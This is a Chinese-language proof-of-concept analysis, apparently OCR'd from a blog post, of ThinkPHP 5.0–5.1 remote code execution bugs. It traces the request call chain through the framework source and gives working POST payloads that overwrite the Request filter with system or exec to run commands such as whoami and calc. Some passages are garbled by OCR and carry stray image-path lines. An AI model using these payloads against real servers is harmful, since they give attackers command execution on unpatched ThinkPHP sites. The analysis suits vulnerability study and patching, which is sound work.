
tp<=5.0.13 POC分析

首先看看payload

```
http://yyy444t.top/public/?s=index/index 我发现这个get传参可以省略
post传入
s=calc&_method=__construct&method=&filter[]=system
```

首先来看看调用链



我们一个一个来分析，首先是Tp的入口`run.php`

跟进`routeCheck`函数

```php
                    if (is_file( filename: CONF_PATH . $file . CONF_EXT)) {
                        // 导入路由配置
                        $rules = include CONF_PATH . $file . CONF_EXT;
                        if (is_array($rules)) {
                            Route::import($rules);
                        }
                    }
                }
            }

            // 路由检测（根据路由定义返回不同的URL调度）
            $result = Route::check($request, $path, $depr, $config['url_domain_deploy']);
            $must   = !is_null(self::$routeMust) ? self::$routeMust : $config['url_route_must'];
            if ($must && false === $result) {
                // 路由无效
                throw new RouteNotFoundException();
            }
        }
        if (false === $result) {
            // 路由无效 解析模块/控制器/操作/参数...  支持控制器自动搜索
```

跟进`Route::check`

```php
     * @param bool      $checkDomain 是否检测域名规则
     * @return false|array
     */
    public static function check($request, $url, $depr = '/', $checkDomain = false)
    {
        // 分隔符替换 确保路由定义使用统一的分隔符
        $url = str_replace($depr,  replace: '|', $url);

        if (isset(self::$rules['alias'][$url]) || isset(self::$rules['alias'][strstr($url,  needle: '|',  before_needle: true)])
            // 检测路由别名
            $result = self::checkRouteAlias($request, $url, $depr);
            if (false !== $result) {
                return $result;
            }
        }
        $method = strtolower($request->method());
        // 获取当前请求类型的路由规则
        $rules = isset(self::$rules[$method]) ? self::$rules[$method] : [];
        // 检测域名部署
        if ($checkDomain) {
            self::checkDomain($request,  &currentRules: $rules, $method);
        }
        // 检测URL绑定
```

可以看到这里调用了method方法，可以看出这里`$this->method`变量可控，我们因此执行了其`__construct方法`


```php
     */
    public function method($method = false)
    {
        if (true === $method) {
            // 获取原始请求类型
            return IS_CLI ? 'GET' : (isset($this->server['REQUEST_METHOD']) ? $this->server['REQUEST_METHOD'] : $_SERVER[
        } elseif (!$this->method) {
            if (isset($_POST[Config::get( name: 'var_method')])) {
                $this->method = strtoupper($_POST[Config::get( name: 'var_method')]);
                $this->{$this->method}($_POST);
            } elseif (isset($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE'])) {
                $this->method = strtoupper($_SERVER['HTTP_X_HTTP_METHOD_OVERRIDE']);
            } else {
                $this->method = IS_CLI ? 'GET' : (isset($this->server['REQUEST_METHOD']) ? $this->server['REQUEST_METHOD
            }
        }
        return $this->method;
    }
```

定义为_method

可以对我们post的数据来执行变量覆盖


```php
    */
    protected function __construct($options = [])
    {
        foreach ($options as $name => $item) {
            if (property_exists($this, $name)) {
                $this->$name = $item;
            }
        }
        if (is_null($this->filter)) {
            $this->filter = Config::get( name: 'default_filter');
        }

        // 保存 php://input
        $this->input = file_get_contents( filename: 'php://input');
    }
```

接着我们回到`App.php`，跟进



继续跟进


继续跟进到`module`的最后一行



可以看到里面有个`bindParams`

传入的参数分别是

我们继续跟进，由于`$vars`变量值为空，它进入了分支条件



继续跟进看看，这里返回了我们post的数据，就不带着大家分析了，可以自己调试

```php
if (empty($this->param)) {   $this: {instance => think\Request, hook => [0], method => "", dom
    $method = $this->method( method: true);   $method: "POST"
    // 自动获取请求变量
    switch ($method) {   $method: "POST"
        case 'POST':
            $vars = $this->post( name: false);   $vars: {s => "calc", _method => "__construct", method => "", f
            break;
        case 'PUT':
        case 'DELETE':
        case 'PATCH':
            $vars = $this->put( name: false);
            break;
        default:
            $vars = [];
    }
```

再往下看，通过`array_merge`合并了参数，然后进入`input`

```php
            $vars = $this->put( name: false);
            break;
        default:
            $vars = [];
    }
    // 当前请求参数和URL地址中的参数合并
    $this->param = array_merge($this->get( name: false), $vars, $this->route( name: false));   $vars: {s => "calc", _method => "__construct", method => "", f
}
if (true === $name) {
    // 获取包含文件上传信息的数组
    $file = $this->file();
    $data = is_array($file) ? array_merge($this->param, $file) : $this->param;
    return $this->input($data, name: '', $default, $filter);
}
return $this->input($this->param, $name, $default, $filter);   $default: null   $filter: ""   $name: ""   $this: {instance => think\Request, hook => [0],
}
```

看图

```php
public function input($data = [], $name = '', $default = null, $filter = '')
{
    if (false === $name) {...}
    $name = (string) $name;
    if ('' != $name) {...}

    // 解析过滤器
    $filter = $this->getFilter($filter, $default);

    if (is_array($data)) {
        array_walk_recursive( &array: $data, [$this, 'filterValue'], $filter);
        reset( &array: $data);
    } else {
        $this->filterValue( &value: $data, $name, $filter);
    }

    if (isset($type) && $data !== $default) {
        // 强制类型转换
        $this->typeCast( &: $data, $type);
    }
    return $data;
}
```

这个方法返回$this->fileter也就是我们之前变量覆盖的数组，并且包含system

将$data与$filter传入filterValue方法执行

跟进`filterValue`方法，`call_user_func`调用函数因此实现RCE

<= 5.0.23、5.1.0 <= 5.1.16

前条件：需要开启debug()

和上面一样的分析思路

```
POST /?s=captcha HTTP/1.1

_method=__construct&filter[]=system&server[REQUEST_METHOD]=whoami&method=get
```

5.0.0 <= v <= 5.1.32

前提条件：

关闭报错：error_reporting(0)

当然不开启报错也行，就是没回显而已

```
POST /

c=exec&f=calc.exe&_method=filter
```

这里就说下与上面不同的地方`_method=filter`也就是我们在经过


`App::run()`->`App::routeCheck()`->`Request->method()`后

```
if (isset($_POST[Config::get('var_method')])) {
                $this->method = strtoupper($_POST[Config::get('var_method')]);
                $this->{$this->method}($_POST);
            }
```

执行的是`filter`函数很明显它执行的是`$this->filter = $filter;`没有过滤

```
 */
public function filter($filter = null)   $filter: {c => "exec", f => "calc.exe", _method => "filter"}[3]
{
    if (is_null($filter)) {   $filter: {c => "exec", f => "calc.exe", _method => "filter"}[3]
        return $this->filter;   $this: {instance => think\Request, hook => [0], method => "FILTER", domain => null, url => null, baseUrl => null, baseFile => nu
    } else {
        $this->filter = $filter;
    }
}
```

经过如图所示的调用链之后`array_walk_recursive`



之后连续调用几波`filterValue`的操作我有点帅气，我array_walk_recursive内部机制相关，会把第一个参数数组里面的值循环迭代传进去